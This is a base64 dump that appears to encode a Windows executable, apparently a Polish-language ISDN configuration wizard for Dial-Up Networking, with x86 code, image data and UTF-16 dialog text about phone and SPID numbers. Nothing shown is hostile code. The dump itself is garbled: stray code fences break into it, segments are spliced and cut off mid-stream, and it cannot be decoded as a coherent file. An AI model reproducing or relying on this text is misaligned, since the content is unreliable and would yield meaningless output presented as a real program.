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

```
0KlD/FayxQACFwHQfi8WLzYPg54PhH8H4A4uQYKNAAIsGjQzKiQGKE4hRBEVDg8YEO+98wTP2iz34
sUAAjRz1AAAAAAMdYKNAAIM7/3VTuPb///+F9sZDBIF0Do1G/4P4Abj1////g9D/UP/Xg/j/i+h0K
FX/FayxQACFwHQdJf8AAACJK4P4AnUGgEsEQOsVg/gDdRCASwQI6wqASwRA6wSASwSARoP+A3yRoV
SjQABQ/xWosUAAXV9eW4PERMPMzMzMzMzMzMzMagBoABAAAGoB/xX0sUAAo1CjQADDzMzMVkM
yMFhDMDBVi+yD7AhTVldV/ItdDItFCPdABAYAAAAPhYIAAACJRfiLRRCJRfyNRfiJQ/yLcwyLewiD
/v90YY0MdoN8jwQAdEVWVY1rEP9UjwRdXotdDAvAdDN4PIt7CFPo8fL//4PEBI1rEFZT6Cbz//+Dx
AiNDHZqAYtEjwjoqfP//4sEj4lDDP9UjwiLewiNDHaLNI/robgAAAAA6xy4AQAAAOsVVY1rEGr/U+
jm8v//g8QIXbgBAAAAXV9eW4vlXcNVi0wkCIspi0EcUItBGFDowfL//4PECF3CBADMzMzMzMzMzKF
sgUAAg/gBdA2FwHUugz1wgUAAAXUlaPwAAADoHwAAAIPEBKF4h0AAhcB0Av/QaP8AAADoBwAAAIPE
BMPMzMyB7KgBAAAzwLnwhkAAU4uUJLABAABWV1U5EXQMg8EIQIH5eIdAAHLwORTF8IZAAI0cxQAAA
AAPhacBAACDPWyBQAABD4RfAQAAgz1sgUAAAHUNgz1wgUAAAQ+ESQEAAIH6/AAAAA+EeAEAAI2EJL
QAAABoBAEAAFCLLYSxQABqAP/VhcB1Fr7Ih0AAjbwktAAAALkFAAAA86VmpaSNrCS0AAAAjbwktAA
AALn/////K8DyrvfRg/k8diaNvCS0AAAAuf////8rwGoD8q730Y1sDHxoxIdAAFXokw4AAIPEDL6o
h0AAjXwkFLkGAAAA86VmpYv9uf////8rwPKu99Er+YvRi/e5/////418JBQrwPKuT4vKwekC86WLy
oPhA/Okv6SHQAC5/////yvA8q730Sv5i9GL97n/////jXwkFCvA8q5Pi8rB6QLzpYvKg+ED86SLu/
SGQAC5/////yvA8q730Sv5i/eL0Y18JBS5/////yvA8q5Pi8rB6QLzpYvKaBAgAQCD4QNofIdAAPO
kjUQkHFDoNg0AAIPEDF1fXluBxKgBAADDoWCjQACLcBCD/v91Cmr0/xX4sUAAi/CLk/SGQABqAI1E
JBSL+lC5/////yvA8q730UlRUlb/FbixQABdX15bgcSoAQAAw8zMU1aLdCQQV1WLfhCLRgyogg+EI
gEAAKhAD4UaAQAAqAF0G8dGBAAAAACLRgyoEA+EgAAAAItGCIkGg2YM/otGDDPtg8gCiUYMg+DviU
YMx0YEAAAAAPdGDAwBAAB1JoH+mIpAAHQIgf64ikAAdQ1X6HwQAACDxASFwHUJVugfEAAAg8QE90Y
MCAEAAHR1i0YIix4r2ECJBotGGEiF24lGBH4iU4tGCFBX6AMNAACDxAyL6OtDg8ggXV+JRgy4////
/15bw7iAhEAAg///dBaLx4vPg+Dng+EfwfgDi5Bgo0AAjQTK9kAEIHQNagJqAFfo7A4AAIPEDIpEJ
BSLTgiIAesWuwEAAACNRCQUU1BX6J0MAACDxAyL6DvddA64/////12DTgwgX15bw4tEJBRdJf8AAA
BfXlvDg8ggXV+JRgy4/////15bw8zMzMzMzMzMgexIAgAAi4QkUAIAAFP/hCRUAgAAVsdEJCAAAAA
AV4oYVYTbx0QkQAAAAAAPhCUCAACLdCRYi3wkWIN8JCgAD4wSAgAAgPsgfBWA+3h/EA++yzPAioF4
cUAAg+AP6wIzwItMJECKhMGYcUAAwPgED77Ig/kHi8GJTCRAD4e+AQAA/ySFkFFAAMdEJEwAAAAAx
0QkSAAAAADHRCQ0AAAAAMdEJDgAAAAAx0QkHP////8z9ol0JDzphAEAAA++w4PoIIP4EA+HdQEAAD
PJiojIUUAA/ySNsFFAAIPOAuleAQAAgc6AAAAA6VMBAACDzgHpSwEAAIPOBOlDAQAAg84I6TsBAAC
A+yp1Ko2EJGQCAABQ6JoJAACJRCQ4g8QEhcAPjRoBAAD32IPOBIlEJDTpDAEAAItEJDQPvsuNFICN
TFHQiUwkNOn1AAAAx0QkHAAAAADp6AAAAID7KnUpjYQkZAIAAFDoRwkAAIlEJCCDxASFwA+NxwAAA
MdEJBz/////6boAAACLRCQcD77LjRSAjUxR0IlMJBzpowAAAA++y4PpSYP5Lg+HlAAAADPAioHwUU
AA/ySF3FFAAIuEJGACAACAODZ1FoB4ATR1EIOEJGACAAACgc4AgAAA62PHRCRAAAAAADPAiw0AiEA
AisPHRCQ8AAAAAPZEQQGAdCmNRCQoi4wkXAIAAA++01BRUujNBwAAi4wkbAIAAIPEDIoZ/4QkYAIA
AI1EJCiLjCRcAgAAD77TUFFS6KQHAACDxAyLhCRgAgAA/4QkYAIAAIoYhNsPheP9//+LRCQoXV9eW
4HESAIAAMODziDr1IPOEOvPgc4ACAAA68cPvsuD6UOD+TUPh+0EAAAzwIqBZFJAAP8khSBSQAD3xj
AIAAB1BoHOAAgAAPfGEAgAAI2EJGQCAABQD4R1BAAA6CMIAACDxARQjUQkXFDo9Q0AAIPECIv4hf8
PjWYEAADHRCRIAQAAAOlZBAAAx0QkTAEAAACAwyCDzkCNRCRYg3wkHACJRCQYD414AwAAx0QkHAYA
AADpegMAAPfGMAgAAHUGgc4ACAAAg3wkHP+7////f3QEi1wkHI2EJGQCAABQ6HIHAACJRCQcg8QE9
8YQCAAAD4T3AwAAhcB1CaH8h0AAiUQkGItsJBgz/8dEJDwBAAAAhdsPjgAEAABmi0UAZoXAD4TzAw
AAUI1EJBRQ6DQNAACDxAiFwA+E3QMAAAP4g8UCO/t81OnPAwAAjYQkZAIAAFDo/gYAAIPEBIXAdDq
LSASFyXQz98YACAAAdBfHRCQ8AQAAAA+/OMHvAYlMJBjplQMAAMdEJDwAAAAD784iUwkGOmBAwAA
ofiHQAC5/////4v4iUQkGCvA8q730Y15/+ljAwAAg85AvwoAAADreY2EJGQCAABQ6IgGAACLTCQsg
8QE98YgAAAAdAVmiQjrAokIx0QkSAEAAADpKQMAAPfGgAAAAL8IAAAAdDyBzgACAADrNMdEJBwIAA
AAx0QkRAcAAAD3xoAAAAC/EAAAAHQXxkQkEjDHRCQ4AgAAAItEJEQEUYhEJBP3xgCAAAB0Lo2EJGQ
CAABQ6BcGAACJRCQkiVQkKIPEBOmDAAAAvwoAAADr1MdEJEQnAAAA66b3xiAAAAB0M/fGQAAAAI2E
JGQCAABQdBboyQUAAA+/wIlEJCSDxASZiVQkJOtE6LMFAAAPt8CDxATrK/fGQAAAAI2EJGQCAABQd
BPolgUAAIlEJCSDxASZiVQkJOsU6IMFAACDxASJRCQgx0QkJAAAAAD3xkAAAB0L4N8JCQAfyh8B4
N8JCAAcx+LRCQgi0wkJPfYg9EAiUQkLPfZgc4AAQAAiUwkMOsQi0QkIItMJCSJRCQsiUwkMPfGAIA
AAHUKg2QkLP+DZCQwAIN8JBwAfQrHRCQcAQAAAOsDg+b3g3wkMAB1D4N8JCwAdQjHRCQ4AAAAAI2E
JFcCAACJRCQYi0QkHP9MJByFwH8Og3wkMAB1B4N8JCwAdF2JfCQgi8eZi0QkLItMJDCJVCQki1QkI
ItcJCRTUlFQ6MgLAACNWDCLTCQwi0QkLItUJCCLbCQkVVJRUOg8CwAAiUQkLIP7OYlUJDB+BANcJE
SLRCQY/0wkGIgY64mNvCRXAgAAK3wkGP9EJBj3xgACAAAPhBgBAACLRCQYgDgwdQiF/w+FBwEAAEf
/TCQYi0QkGMYAMOn2AAAAdQ2A+2d1CMdEJBwBAAAAg4QkZAIAAAiLhCRkAgAAi0j4i1D8g+gIiUwk
UItEJEyLTCQciVQkVFCNRCRcUQ++041MJFhSUIv+Uf8VAI1AAIPEFIHngAAAAHQVg3wkHAB1Do1EJ
FhQ/xUMjUAAg8QEgPtndRKF/3UOjUQkWFD/FQSNQACDxASAfCRYLXUOgc4AAQAAjUQkWYlEJBiLfC
QYuf////8rwPKu99GNef/rR78BAAAA6HkDAACIRCRcg8QEjUQkWIlEJBjrLIN8JBgAdQmh+IdAAIl
EJBiLfCQYi8NLhcB0DYA/AHQIR4vDS4XAdfMrfCQYg3wkSAAPhcD6///3xkAAAB0M/fGAAEAAHQH
xkQkEi3rHPfGAQAAAHQHxkQkEivrDffGAgAAAHQNxkQkEiDHRCQ4AQAAAItEJDQrxytEJDj3xgwAA
ACJRCQgdRyNRCQoi4wkXAIAAItUJCBQUVJqIOhHAgAAg8QQjUQkKIuMJFwCAACLVCQ4UI1EJBZRUl
DoaAIAAIPEEPfGCAAAAHQk98YEAAAAdRyNRCQoi4wkXAIAAItUJCBQUVJqMOj8AQAAg8QQg3wkPAB
0SYX/fkWLbCQYjV//i8WNTCQUZosAg8UCUFHoZAgAAIPECIXAfj+NTCQoi5QkXAIAAFFSUI1EJCBQ
6PUBAACDxBCLy0uFyXXE6xuNRCQoi4wkXAIAAItUJBhQUVdS6NEBAACDxBD3xgQAAAAPhJH5//+NR
CQoi4wkXAIAAItUJBhQUVJqIOhpAQAAg8QQ6XD5//+NRCQoi4wkXAIAAItUJBhQUVJqIOhpAQAAg8
pAQAAXSkAAXEpAADhLQACZSUAAoUlAAKxJQAC0SUAAvElAAP9KQAAABQUBBQUFBQUFBQIFAwUFBI1JAHpKQAAmS0A
AK0tAADBLQAD/SkAAAAQEBAQEBAQEBAQEBAQEBAQEBAQEBAQEBAQEBAEEBAQCBAQEBAQEBAQE
BAOQVktAAKVLQAClS0AA00tAACHNQABlTEAAZEtAANFMQACwS0AA0UxAANtMQAALTUAAIE1AAOFLQ
AB5TUAAgE1AADRQQAAAEAEQAhAQEBAQEBAQEBAQAxAQEBAEEAUQEBAQEBAQEAYHCAgIEAkQEBAQCg
sMEBANEA4QEA/MzMzMzMyLVCQIi0IESIlCBHgTiwKKTCQEiAiLCjPAigFBiQrrDotMJARSUeil9P/
/g8QIg/j/i0QkDHUHxwD/////w/8Aw8zMzMzMzMzMzMzMzMzFNWi3QkDFeLfCQUVYtcJByLbCQg
i8dPhcB+EVVTVuiN////g8QMg30A/3XoXV9eW8PMzMzMzMzMzMzMzMzMxTVot0JAxXi3wkFFWLX
CQci2wkIivHT4XAfheLxlVGUw++CFHoR////4PEDIN9AP914l1fXlvDzMzMzMzMzMzMi0QkBIsIg8
EEiQiLQfzDzItEJASLCIPBCIkIi0H4i1H8g+kIw8zMzMzMzMzMzMi0QkBIsIg8EEiQhmi0H8w4t
EJASFwHQPUGoAoVCjQABQ/xW8sUAAw8zMzMzMzMzMoRiNQACLTCQEUFHoEAAAAIPECMPMzMzMzMzM
zMzMzMxWV4t0JAyD/uB2BTPAX17DhfZ1Bb4BAAAAi3wkEFboHQAAAIPEBIXAdROF/3QPVujsBgAAg
8QEhcB14jPAX17Di0QkBIsNUKNAAFBqAFH/FcCxQADDzMzMzMzMzMzMxTVlcz9jk1LIpAAHVCaG
iKQAD/FcixQACL2IXbdG5oXIpAAIs9xLFAAFP/16MsikAAhcB0V2hMikAAU//XaDiKQACjMIpAAFP
/16M0ikAAoTCKQACFwHQE/9CL8IX2dBKDPTSKQAAAdAlW/xU0ikAAi/CLRCQYi0wkFItUJBBQUVJW
/xUsikAAX15bwzPAX15bw8zMzMzMzMzMzMzMzMVYvsV1aLfQiLdQyL14tNEOMMrArAdAOq4vgyw
POqi8JeX8nDzMzMzMzMzMzMzMi1QkBIHsGAQAADkVVKNAAFNWV1UPhu0BAACLwoPg58H4AwVgo0
```









8wVZgAAO2YB+wq7A/8IuwL/DmYCzBVmAAA8ZgH7A7sG/wm7Av8QZgPMFGYAAD1mBPsLuwP/E2YCzB
RmAAA+ZgL/CLsE/xZmA8wTZgAAP2YJ/xtmAswTZgAAIWYEAD5mA8wSZgAAH2YCAAOHQGYDzBFmAAA
dZgAGADu4ZkJmAswRZgAAG2YABwA7uAYYZgMAKGYDzBBmAAAZZgAHADu4BhhmAgADiAIAJ2YCzBBm
AAAXZgAHADu4BhhmAQACCAOHA4gCACVmAswQZgAAFWYABwA7uAYYZgAEAIgDdwaIAgAjZgPMD2YAA
BNmAAcAO7gGGGYABACIBXcIiAIAImYCzA9mAAARZgAHADu4BhhmAAQAiAd3CogCACBmAswPZgAAD2
YABwA7uAYYZgAEAIgJdwyIAgAeZgLMD2YAAA1mAAcAS7gGGGYABACIC3cOiAIAHGYDzA5mAAALZgI
AA0sCSBhmAAQAiA13EIgCABtmAswOZgAAC2YBFARIGGYABACID3cSiAIAGWYCzA5mAAALZgGZApQY
ZgAEAIgRdxSIAgAXZgPMDWYAACRmAAQAiBN3FogCABZmAswNZgAAImYABACIDncC/wV3GIgCABRmA
swNZgAAIGYABACIDncABP+IBXcaiAIAEmYCzA1mAAAeZgAEAIgOdwAE/4gHdxyIAgAQZgLMDWYAAB
xmAAQAiA53AAT/iAh3AfgeiAIADmYCzA1mAAAaZgAEAIgOdwAE/4gIdwL/A3ceiAIADGYCzA1mAAA
YZgAEAIgOdwAE/4gIdwL/B3cdiAEGDGYCzA1mAAAWZgAEAIgQdwKICHcC/wt3G4gBBgxmAswNZgAA
FGYABACIGncC/w93GYgBBgxmAswNZgAAEmYABACIGncC/wZ3C4gCdxeIAQYMZgLMDWYAABJmAvgad
wL/BncPiAJ3FYgBBgtmA8wNZgAAEmYB9xl3Av8GdxOIAncTiAEGC2YCzA5mAAASZgH3F3cC/wZ3F4
gCdxGIAQYLZgLMDmYAABJmAfcVdwL/BncJiAMAD4gCdw+IAQYKZgPMDmYAABJmAfcTdwL/BncJiAI
AA4gCAA+IAncNiAEGC2YCzA9mAAASZgH3A3cCqgp3Av8GdwmIAAQAiAN3BogCAA+IAncLiAEGCWYC
YgABACIBXcIiAIAD4gCdweIAQYGZgTMEWYAABJmAfcVdwL/BncJiAMAD4gCdwJiAEGA2YEzBRmAAASZgH3B3cC/wZ3CYgABACIBHcCIgd3CYgBCBWIAgAGzBdm
AAASZgH3A3cC/wZ3CYgABACIBncCqgd3CYgBCBOIAgAGzBlmAAASZgP3AfcGdwmIAAQAiAt3Av8Ed
wmIAwAQiAIAwmIAMAJuAfcEdwGOBu4CAAX/AQ4D7gIABe4B9wR3CYgBCBSIAgDiAEGIWYAABdmAfcEdwGOBO4
BjwN3AogHdwKABe4B9wR3CYgBCBSIAgDEGIWYAABdmAfcEdwGOBO4BjwX/A3ADdwEOBe4B9wR3CYgBCBSIAgDiAEGIWYAABdmAfcEdwGOBO4

```
AGcAbwAsACAAdQB8AXkAdwBhAG4AZQBnAG8ACgAgACAAcAByAHoAZQB6ACAAZgBpAHIAbQAZAQoAF
CAgAGoAZQBkAGUAbgAgAGwAdQBiACAAdwBpABkBYwBlAGoAIABuAHUAbQBlAHIA8wB3ACAAdABlAG
wAZQBmAG8AbgBpAGMAegBuAHkAYwBoAAAAAAAAAAAAAlAAAAAAXABmALcAHAD/////ggBXACAAawB
yAGUAYQB0AG8AcgB6AGUAIABuAGEAbABlAHwBeQAgAHAAbwBkAGEABwEgAGkAbgBmAG8AcgBtAGEA
YwBqAGUAIABvAHAAaQBzAGEAbgBlACAAcABvAHcAeQB8AWUAagAuACAASgBlAFsBbABpACAAbgBpA
GUAIABwAHIAegBlAHMAQgFhAG4AbwAgAHQAeQBjAGgAIABpAG4AZgBvAHIAbQBhAGMAagBpACwAIA
BzAGsAbwBuAHQAYQBrAHQAdQBqACAAcwBpABkBIAB6ACAAZgBpAHIAbQAFASAAdABlAGwAZQBmAG8
AbgBpAGMAegBuAAUBLgAAAAAAAAAAAAJQAAAAAFwAUAC3ABAA/////4IAVwAgAHoAYQBsAGUAfAFu
AG8AWwFjAGkAIABvAGQAIAB0AHkAcAB1ACAAcAByAG8AdABvAGsAbwBCAXUAIABwAHIAegBlAEIBB
QFjAHoAYQBqAAUBYwBlAGcAbwAsACAAbQBvAGcAQgF5ACAAegBvAHMAdABhAAcBIABwAHIAegBlAH
MAQgFhAG4AZQAgAGQAbwBkAGEAdABrAG8AdwBlACAAaQBuAGYAbwByAG0AYQBjAGoAZQAuAAAAAAB
QQcAAwJAAAAAABAAAAAAAFAGMAAAAAABLAG8AbgBmAGkAZwB1AHIAYQBjAGoAYQAgAEkAUwBEAE4A
AAAIAE0AUwAgAFMAYQBuAHMAIABTAGUAcgBpAGYAAAAOEABQAAAAAAAAAABQAIwA/////4IA//9qA
AAAAAACUAAAAABcAAAAtwAgAP////+CAFoAIABsAGkAcwB0AHkAIABwAG8AbgBpAHwBZQBqACwAIA
B3AHkAYgBpAGUAcgB6ACAAcAByAG8AdABvAGsA8wBCASAAcAByAHoAZQBCAQUBYwB6AGEAagAFAWM
AeQAsACAAdQB8AXkAdwBhAG4AeQAgAHAAcgB6AGUAegAgAGYAaQByAG0AGQEgAHQAZQBsAGUAZgBv
AG4AaQBjAHoAbgAFAS4AAAAAAAAAAAACUAAAAABbACQATQAIAP////+CACYAUABvAG8AdABvAGsA8
wBCASAAcAByAHoAZQBCAQUBYwB6AGEAagAFAWMAeQA6AAAAAAAAAAMAIVAAAAAAXAAuALcAXgDqA/
//hQAAAAAAUEHAAMCQAAAAAAcAAAAAABQBjAAAAAAASwBvAG4AZgBpAGcAdQByAGEAYwBqAGEAIAB
JAFMARABOAAAACABNAFMAIABTAGEAbgBzACAAUwBlAHIAaQBmAAAADhAAUAAAAAAAAAAAAUACMAP//
//+CAP//agAAAAAAlAAAAAAXAAAALQAKAD/////ggBXAHAAcgBvAHcAYQBkAHoBIABuAHUAbQBlA
HIAeQAgAHQAZQBsAGUAZgBvAG4A8wB3AC4AIABKAGUAfAFlAGwAaQAgAG0AYQBzAHoAIAB0AHkAbA
BrAG8AIABqAGUAZABlAG4AIABuAHUAbQBlAHIALAAgAG0AbwB8AWUAcwB6ACAAcABvAHoAbwBzAHQ
AYQB3AGkABwEgAGQAcgB1AGcAaQBlACAAcABvAGwAZQAgAG4AdQBtAGUAcgB1ACAAcAB1AHMAdABl
AC4AAAAAAAcAAFAAAAAAAXAAuALcAMQDyA///gAAAAAAAAAAACAAJQAAAAAGIAOgA4AAgA/////4IAT
gB1AG0AZQByACAAdABlAGwAZQBmAG8AbgB1ACAAMQA6AAAAAAACAIIFQAAAAAKAAOABsAAwA7AP//4
EAAAAAAAAAAgACUAAAAABiAE4AOAAIAP////+CAE4AdQBtAGUAcgAgAHQAZQBsAGUAZgBvAG4AdQA
gADIAOgAAAAAAgCCBUAAAAACgAEwAbAAMAO8D//+BAAAAAABQQcAAwJAAAAAAAgAAAAAAFAGMAAAA
AABLAG8AbgBmAGkAZwB1AHIAYQBjAGoAYQAgAEkAUwBEAE4AAAAIAE0AUwAgAFMAYQBuAHMAIABTA
GUAcgBpAGYAAAAOEABQAAAAAAAAAABQAIwA/////4IA//9qAAAAAAACUAAAAABcAAAAtwCMAP////
+CAEsAbwBuAGYAaQBnAHUAcgBhAGMAagBhACAASQBTAEQATgAgAHoAbwBzAHQAYQBCAWEAIAB6AGE
AawBvAEQBYwB6AG8AbgBhAC4AIABKAGUAZABuAGEAawB8AWUAIABwAHIAbwBnAHIAYQBtACAARABp
AGEAbAAtAFUAcAAgAE4AZQB0AHcAbwByAGsAaQBuAGcAIABuAGkAZQAgAHoAbwBzAHQAYQBCASAAe
gBhAGkAbgBzAHQAYQBsAG8AdwBhAG4AeQAuACAAVQB8AXkAYwBpAGUAIABrAGEAcgB0AHkAIABJAF
MARABOACAAbgBpAGUAIABiABkBZAB6AGkAZQAgAG0AbwB8AWwAaQB3AGUALAAgAGEAfAEgAGQAbwA
gACAAegBhAGkAbgBzAHQAYQBsAG8AdwBhAG4AaQBhACAAcABvAG8AZwByAGEAbQB1ACAARABpAGEA
bAAtAFUAcAAgAE4AZQB0AHcAbwByAGsAaQBuAGcAIAB6AGEAIABwAG8AbQBvAGMABQEgAGEAcABsA
GkAawBhAGMAagBpACAARABvAGQAYQBqAC8AVQBzAHUARAEgAHAAcgBvAGcAcgBhAG0AeQAuAAAAAA
BQQcAAwJAAAAAABAAAAAAAFAGMAAAAAABLAG8AbgBmAGkAZwB1AHIAYQBjAGoAYQAgAEkAUwBEAE4
AAAAIAE0AUwAgAFMAYQBuAHMAIABTAGUAcgBpAGYAAAAOEABQAAAAAAAAAABQAIwA/////4IA//9q
AAAAAAACUAAAAABcAAAAtwANAP////+CAEsAbwBuAGYAaQBnAHUAcgBhAGMAagBhACAASQBTAEQAT
gAgAHoAbwBzAHQAYQBCAWEAIAB1AGsAbwBEAWMAegBvAG4AYQAuAAAAAAAAAAAAAlAAAAAAXAAQAL
cAIQD/////ggBBAGIAeQAgAHUAfAF5AHcAYQAHASAAcwBpAGUAYwBpACAASQBTAEQATgAsACAAbgB
hAGwAZQB8AXkAIAB1AHQAdwBvAHIAegB5AAcBIABuAG8AdwBlACAAcABvAEIBBQFjAHoAZQBuAGkA
ZQAgAHoAYQAgAHAAbwBtAG8AYwAFASAAcAByAG8AZwByAGEAbQB1ACAARABpAGEAbAAtAFUAcAAgA
E4AZQB0AHcAbwByAGsAaQBuAGcALAAgAGEAIABuAGEAcwB0ABkBcABuAGkAZQAgAHcAcwBrAGEAeg
BhAAcBIABrAGEAcgB0ABkBIABJAFMARABOACAAagBhAGsAbwAgAHUAcgB6AAUBZAB6AGUAbgBpAGU
ALAAgAGsAdADzAHIAZQAgAG0AYQAgAHoAbwBzAHQAYQAHASAAdQB8AXkAdABlACAAZABvACAAbwBi
AHMAQgF1AGcAaQAgAHQAZQBnAG8AIABwAG8AQgEFAWMAegBlAG4AaQBhAC4AAAAAAAAAAlAAAAAAX
AA4ALcAIQD/////ggBBAGIAeQAgAHoAbQBpAGUAbgBpAAcBIAB3AHAAcgBvAHcAYQBkAHoAbwBuAG
UAIAB1AHMAdABhAHcAaQBlAG4AaQBhACwAIABwAHIAegBlAGoAZAB6ASAAZABvACAAZwByAHUAcAB
5ACAAcAByAG8AZwByAGEAbQDzAHcAIABOAGEAcgB6ABkBZAB6AGkAYQAgAEkAUwBEAE4AIAAoAHAA
bwBkAG0AZQBuAHUAIABBAGsAYwBlAHMAbwByAGkAYQAsACAAIABtAGUAbgB1ACAAUwB0AGEAcgB0A
CkALgAgAE4AYQBzAHQAGQFwAG4AaQBlACAAdQByAHUAYwBoAG8AbQAgAEsAcgBlAGEAdABvAHIAYQ
AgAGsAbwBuAGYAaQBnAHUAcgBhAGMAagBpACAASQBTAEQATgAuAAAAAADAAMCQAAAAAAwAAAAAABQ
BjAAAAAAASwBvAG4AZgBpAGcAdQByAGEAYwBqAGEAIABJAFMARABOAAAACABNAFMAIABTAGEAbgBz
ACAAUwBlAHIAaQBmAAAADhAAUAAAAAAAAAAAAUACMAP////+CAP//agAAAAAAlAAAAAAXAAAALQAK
AD/////ggBXAHAAcgBvAHcAYQBkAHoBIABuAHUAbQBlAHIAeQAgAHQAZQBsAGUAZgBvAG4A8wB3AC
AAaQAgAG8AZABwAG8AdwBpAGEAZABhAGoABQFjAGUAIABpAG0AIABuAHUAbQBlAHIAeQAgAFMAUAB
JAEQAIAAoAEkARAAgAHAAcgBvAGYAaQBsAHUAIAB1AHMAQgF1AGcAaQApAC4AIABKAGUAfAFlAGwA
aQAgAG0AYQBzAHoAIAB0AHkAbABrAG8AIABqAGUAZABlAG4AIABuAHUAbQBlAHIAIAB0AGUAbABlA
GYAbwBuAHUALAAgAG0AbwB8AWUAcwB6ACAAcABvAHoAbwBzAHQAYQB3AGkABwEgAGQAcgB1AGcAaQ
BlACAAcABvAGwAZQAgAG4AdQBtAGUAcgB1ACAAcAB1AHMAdABlAC4AIABKAGUAfAFlAGwAaQAgAGY
AaQByAG0AYQAgAHQAZQBsAGUAZgBvAG4AaQBjAHoAbgBhACAAbgBpAGUAIAB3AHkAbQBhAGcAYQAg
AG4AdQBtAGUAcgB1ACAAUwBQAEkARAAsACAAcABvAHoAbwBzAHQAYQB3ACAAcABvAGwAYQAgAG4Ad
QBtAGUAcgDzAHcAIABTAFAASQBEACAAcAB1AHMAdABlAC4AAAAAAAcAAFAAAAAAAXAA0ALcAKgDyA/
//gAAAAAAAAAACAAJQAAAAAGgAQAAyAAgA/////4IATgB1AG0AZQByACAAdABlAGwAZQBmAG8AbgB
1ADoAAAAAAIAggVAAAAAAoAA+AGwADADsA///gQAAAAAAAAACAAJQAAAAAGgAUAAyAAgA7QP//4IA
TgB1AG0AZQByACAAUwBQAEkARAA6AAAAAACAIIFQAAAAAKAATgBsAAwA7gP//4EAAAAAAAAABwAAU
AAAAABcAGIAtwAqAPQD//+AAAAAAAAAAAIAAlAAAAAAaABuADIACAD/////ggBOAHUAbQBlAHIAIA
B0AGUAbABlAGYAbwBuAHUAOgAAAAAgCCBUAAAAACgAGwAbAAMAO8D//+BAAAAAAAAAAIAAlAAAAA
AaAB+ADIACADwA///ggBOAHUAbQBlAHIAIABTAFAASQBEADoAAAAAAIAggVAAAAAAoAB8AGwADADx
A///gQAAAAAAUEHAAMCQAAAAAAwAAAAAABQBjAAAAAAASwBvAG4AZgBpAGcAdQByAGEAYwBqAGEAI
ABJAFMARABOAAAACABNAFMAIABTAGEAbgBzACAAUwBlAHIAaQBmAAAADhAAUAAAAAAAAAAAAUACMAP
////+CAP//agAAAAAAlAAAAAAXAAAALQAKAD/////ggBXAHAAcgBvAHcAYQBkAHoBIABuAHUAbQB
